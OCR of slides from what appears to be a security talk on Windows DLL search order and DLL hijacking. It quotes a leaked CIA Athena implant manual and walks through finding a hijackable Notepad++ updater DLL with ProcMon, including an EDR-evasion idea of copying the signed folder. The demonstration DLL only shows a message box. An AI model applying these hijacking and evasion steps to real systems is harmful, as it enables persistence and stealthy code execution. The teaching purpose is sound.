
```
HMODULE module;
module = LoadLibrary(L"winhttp.dll");
```

Search for and load this file.

Absolute Paths

Existing applications or services may reference specific paths or can be configured to load DLLs from specific paths.

This method was used by the CIA’s *Athena* implant to load into the *RemoteAccess* service.



SECRET//NOFORN

Engineering Dev

Athena

Versio

User M

29 Februa

Classified By: 2127215
Reason: 1.4(c)
Declassify On: 25X1, 20640205
Derived From: CIA NSCG MET S-06

SECRET//

4. (S//NF) System Versions

(S//NF) The system was designed to allow a base installation (Athena) and an extended installation (Hera). Both versions contain the full command set defined in this document. This section will describe the differences between the implementations and configurations.

4.1 (S//NF) Athena

(S//NF) Athena is the primary implementation for use on WinXP through Win10 operating systems. This implementation uses the RemoteAccess service for persistence, ZLIB for compression and XTEA for encryption on disk.

4.1.1 ((S//NF) On-Target Footprint

(S//NF) The Athena implant is compliant with the NOD Persistence Specification for persistent DLLs and provides its own persistence mechanism. Athena will be hosted by the RemoteAccess service. The

File System Mo
%SystemRoot% Microsoft\\Cryp
%SystemRoot% CodeIntegrity\\r

SYSTEM\\Curr
RemoteAccess\I
Start = 2
Type = 20

SYSTEM\\Curr
RasMan
Start = 2
Type = 20

SYSTEM\\Curr
SStpSvc
Start = 2
Type = 20

SYSTEM\\Curr RouterManagers DLLPath=%Sy


4.1.1 ((S//NF) On-Target Footprint

(S//NF) The Athena implant is compliant with the NOD Persistence Specification for persistent DLLs and provides its own persistence mechanism. Athena will be hosted by the RemoteAccess service. There is an external DLL that this service will load that is not a service DLL.

Table 3 - (U) Installed File and Registry Resources

File System Modification Location	Configuration Item	Description
%SystemRoot%\\System32\\ Microsoft\\Crypto\\RAS\\iprcache.dll	TARGET_FILENAME	The overt target file location on disk that is referenced by the RemoteAccess service.
%SystemRoot%\\System32\\ CodeIntegrity\\ras.cache	DATA_FILENAME	The overt data file location on disk that contains the package file (config, engine, etc.).

Absolute Paths



```
// dllmain.cpp : Defines the entry point for the DLL application.
#include "pch.h"

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        MessageBoxA(NULL, "I am a bad process!", "Bad Process", MB_OK);
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    re
}
```

This PC › Local Disk (C:) › Program Files › Notepad++ › plugins ›


Name	Date modified	Type
Config	5/25/2023 5:21 PM	File folder
disabled	5/25/2023 5:21 PM	File folder
Dll1	5/25/2023 5:27 PM	File folder
mimeTools	5/25/2023 5:21 PM	File folder
NppConverter	5/25/2023 5:21 PM	File folder
NppExport	5/25/2023 5:21 PM	File folder

This PC › Local Disk (C:) › Program Files › Notepad++ › plugins › Dll1

Name	Date modified	Ty
Dll1.dll	5/25/2023 5:26 PM	A

Applications that support plugins are often (usually) susceptible to loading DLLs, by design.

Notepad++ has been used by numerous threat actors as it will load any DLL in the correct path, even if it's not a valid plugin.



This PC › Local Disk (C:) › Program Files › Notepad++

Name	Date
Dll1.dll	5/25/

Bad Process

I am a bad process!

OK

Absolute Paths

Lots of places to look!

For some examples, check the SysInternals Autoruns tool.

Good for persistence but often requires some configuration first so not a great foothold.

Loading by Filename

Far more convoluted! *Yay!*

So complicated that Microsoft has entire documents dedicated to the potential paths that might be searched.

These factors all change the search order

- *DLL Redirection*
- *API Sets*
- *Side-by-side (SxS) Manifest Redirection*
- *Loaded-Modules List*
- *Known DLLs*
- *Packaged vs Unpackaged Applications*

Loading by Filename

Most common

Assuming everything is left on defaults and we ignore the “special” stuff…

- *Known DLLs*
- *The same folder as the application file (.exe)*
- *The system folder (c:\windows\system32)*
- *The 16-bit system folder (c:\windows\system)*
- *The Windows folder (c:\windows)*
- *The current working folder (%CD%)*


Known DLLs

This is a list of system DLLs that should only ever be loaded from the system folder (c:\windows\system32)

Can’t we just add our own explicitly?


Sure can! But you’ve probably been detected.

This is a very well-known list and changes would be strange.



Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs

Name	Type	Data
IMAGEHLP	REG_SZ	IMAGEHLP.dll
IMM32	REG_SZ	IMM32.dll
kernel32	REG_SZ	kernel32.dll
MSCTF	REG_SZ	MSCTF.dll
MSVCRT	REG_SZ	MSVCRT.dll
NORMALIZ	REG_SZ	NORMALIZ.dll
NSI	REG_SZ	NSI.dll
ole32	REG_SZ	ole32.dll
OLEAUT32	REG_SZ	OLEAUT32.dll



03

HIJACKING DLLs

Let’s break some stuff!

Finding a vulnerable application

Our best options for hijacking:

- *The same folder as the application file (.exe)*
  The application folder might be writable

- *The current working folder (%CD%)*
  The DLL itself might not exist at all

Why not the system folders?


- *We might not have access*

- *We may unintentionally affect other applications*

Finding a vulnerable application

So who is our victim today?


- *Start ProcMon64.exe from SysInternals*
- *Filter for* “NAME NOT FOUND” *when paths end with* “.dll”
- *Run some programs*




Display entries matching these conditions:

Architecture | is | | then | Include


Column	Relation	Value	Action
☑ Result	is	NAME NOT FOUND	Include
☑ Path	ends with	.dll	Include
☑ Process Name	is	Procmon.exe	Exclude
☑ Process Name	is	Procexp.exe	Exclude



Time of Day	Process Name	PID	Operation	Path	Result	Detail
6:51:47.5359...	GUP.exe	6080	QueryOpen	C:\Program Files\Notepad++\updater\ncrypt.dll	NAME NOT FOUND	
6:51:47.7074...	GUP.exe	6080	QueryOpen	C:\Program Files\Notepad++\updater\TextShaping.dll	NAME NOT FOUND	


This PC › Local Disk (C:) › Program Files › Notepad++ › updater
Name

- GUP.exe
- gup.xml
- libcurl.dll
- LICENSE
- README.md
- updater.ico


This PC › Local Disk (C:) › Program Files › Notepad++ › updater
Name
Update available
Yes
No
Never


An update package is available, do you want to download it?

Current version is : .0.0.0
Available version is : 8.5.3

Finding a vulnerable application

So who is our victim today?

- *Start ProcMon64.exe from SysInternals*
- *Filter for “*NAME I
- *Run some progra*




Process Monitor Filter

Display entries matching these conditions:


Architecture | is

Reset

	Column	Relation	Value
☑	✓ Result	is	NAME NOT FOUND
☑	✓ Path	ends with	.dll
☑	✗ Process Name	is	Procmon.exe
☑	✗ Process Name	is	Procexp.exe




	Result	Detail
ad++\updater\ncrypt.dll	NAME NOT FOUND	
ad++\updater\TextShaping.dll	NAME NOT FOUND	



Name

- GUP.exe
- gup.xml
- libcurl.dll
- LICENSE
- README.md
- updater.ico



This PC › Local Disk (C:) › Program Files › Notepad++ › updater

Name

Update available

An update package is available, do you want to download it?


Current version is : .0.0.0
Available version is : 8.5.3

Finding a vulnerable application

How can we use this?

- *Can we write to* “c:\program files\Notepad++\updater\” ?
  Write a malicious DLL there!

- *We can’t? Maybe we don’t need to…*



Name	Date modified	Type	Size
GUP.exe	5/15/2023 4:12 AM	Application	799 KB
gup.xml	3/27/2022 7:05 PM	XML Document	5 KB
libcurl.dll	5/15/2023 4:12 AM	Application exten...	667 KB
LICENSE	9/6/2021 11:35 AM	File	8 KB
	3/27/2022 7:05 PM	MD File	4 KB

Signature list

Name of signer:	Digest algorithm	Timestamp
Notepad++	sha256	Monday, May 15, 202...

Digital Signature Information
This digital signature is OK.

Signer information
Name: Notepad++
E-mail: Not available
Signing time: Monday, May 15, 2023 4:12:23 AM

Countersignatures

Name of signer:	E-mail address:	Timestamp
DigiCert Timesta...	Not available	Monday, May 15, 20...

Digital Signature Information
This digital signature is OK.

Signer information
Name: DigiCert Timestamp 2022 - 2
E-mail: Not available
Signing time: Monday, May 15, 2023 4:12:23 AM

Countersignatures

Name of signer:	E-mail address:	Timestamp


Finding a vulnerable application

How can we use this?

- *Can we write to “*c:\program files\Notepad++\updater\” ?
  Write a malicious DLL there!
- *We can’t? Maybe we don’t need to…*

  EDRs like digital signatures, right?

  Let’s copy the entire folder!



This PC › Local Disk (C:) › Program Files › Notepad++ › updater

Name	Date modified	Type	Size
GUP.exe	5/15/2023 4:12 AM	Application	799 KB
gup.xml	3/27/2022 7:05 PM	XML Document	5 KB
libcurl.dll	5/15/2023 4:12 AM	Application exten...	667 KB
LICENSE	9/6/2021 11:35 AM	File	8 KB
	3/27/2022 7:05 PM	MD File	4 KB

GUP.exe Properties

Signature list

Name of signer:	Digest algorithm	Timestamp
Notepad++	sha256	Monday, May 15, 202...

Digital Signature Details

Digital Signature Information
This digital signature is OK.

Signer information
Name: Notepad++
E-mail: Not available
Signing time: Monday, May 15, 2023 4:12:23 AM

Countersignatures

Name of signer:	E-mail address:	Timestamp
DigiCert Timesta...	Not available	Monday, May 15, 20...

Digital Signature Details

Digital Signature Information
This digital signature is OK.

Signer information
Name: DigiCert Timestamp 2022 - 2
E-mail: Not available
Signing time: Monday, May 15, 2023 4:12:23 AM


Countersignatures

Name of signer:	E-mail address:	Timestamp

Finding a vulnerable application

Let’s test this


- *Copy the folder*
